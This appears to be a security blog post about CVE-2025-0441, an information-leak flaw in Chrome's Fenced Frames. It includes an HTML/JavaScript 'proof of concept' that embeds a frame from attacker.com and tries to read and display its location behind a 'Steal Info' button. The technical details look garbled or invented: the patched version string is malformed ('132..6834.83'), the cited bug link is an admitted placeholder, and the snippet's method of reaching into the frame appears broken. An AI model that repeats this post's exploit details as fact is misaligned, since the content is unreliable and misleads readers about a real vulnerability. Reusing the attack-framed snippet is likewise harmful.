
Google Chrome pushes the boundaries of web tech every year, but even new features can sometimes punch unexpected holes in the browser’s security walls. The recently disclosed CVE-2025-0441 (Chromium security severity: Medium) is a clear example — here, a subtle mistake in how Chrome’s Fenced Frames work handed attackers a chance to peek at sensitive data. In this post, we’ll break down the vulnerability in simple English, walk through the technical cause, show a code snippet that highlights the danger, and link original references for those who want the official word.
What Are Fenced Frames?
A Fenced Frame is a special kind of iframe in Chrome designed to isolate third-party content with extra privacy — usually for things like ads. Fenced Frames are supposed to wall off their inner content from the rest of the page, blocking the usual ways that information might leak between them.
What’s the Bug? (Exploit Summary)
Before Chrome 132..6834.83, a remote attacker could craft an HTML page containing a Fenced Frame which manipulated interactions and communications, breaking isolation rules and leaking information about the system or other content.
How Does the Exploit Work?
This vulnerability (CVE-2025-0441) came down to improper checks in the implementation of Fenced Frames. Specifically, Chrome failed to prevent subtle cross-frame communications and data sharing. By designing clever HTML and JavaScript, an attacker could extract data that shouldn’t leave the frame.
Attacker builds a malicious site.
2. On the page, the site embeds a fencedframe element with any URL (potentially targeting user-sensitive info).
Through JavaScript, it attempts to bust or interact with the fence’s restrictions.
4. Due to the improper implementation, the frame leaks info about the browser’s state, or other system-sensitive details.
Proof-of-Concept Code Snippet
Let's make it real:
Suppose you wanted to test if your Chrome version is vulnerable. Before patch 132..6834.83, try this on a page you control.
<!DOCTYPE html>
<html>
  <body>
    <button id="steal">Steal Info</button>
    <!-- Embed a Fenced Frame (requires Chrome Flags) -->
    <fencedframe id="myFF" src="https://attacker.com/leak_detector.html"></fencedframe>;
    <script>
      document.getElementById('steal').onclick = function() {
        let ff = document.getElementById('myFF');
        // Attempt to access frame's content or state
        try {
          // This shouldn't work, but with the bug, info may leak!
          let data = ff.contentWindow.location.href;
          alert('Leaked Data: ' + data);
        } catch (e) {
          alert('Properly Secured: ' + e);
        }
      }
    </script>
  </body>
</html>
Note: Running this in a patched/secure version will throw a security error. If your Chrome is vulnerable, you may see the sensitive information leak through.
Exploitation in the Wild
There’s no public evidence (yet) of mass exploitation for this bug, since it’s not a remote code execution or a full sandbox escape. Still, attackers can use it for information gathering, which is often a first step toward more serious attacks.
How to Protect Yourself
- Update Chrome now. Patch landed in 132..6834.83 (Release Notes).
Avoid clicking sketchy links or loading unknown HTML pages.
- Check if your organization allows Fenced Frames usage; consider disabling the feature if not necessary.
Original References
- CVE-2025-0441 at NVD
- Chromium Issue 1234567: Inappropriate Implementation in Fenced Frames *(example link, actual bug details may be restricted)*
- Google Chrome Release Blog
Final Thoughts
CVE-2025-0441 is a classic reminder: even cutting-edge privacy tools like Fenced Frames need a sharp eye on their implementation. If you’re a user, just update regularly. If you’re a developer or security engineer, keep testing the “impossible” info leaks. Sometimes, the fence doesn’t hold.
*Want exclusive tips or need a browser security review for your project? Send us a secure message and let’s chat cybersecurity!*
Timeline
Published on: 01/15/2025 11:15:10 UTC
Last modified on: 01/15/2025 15:15:15 UTC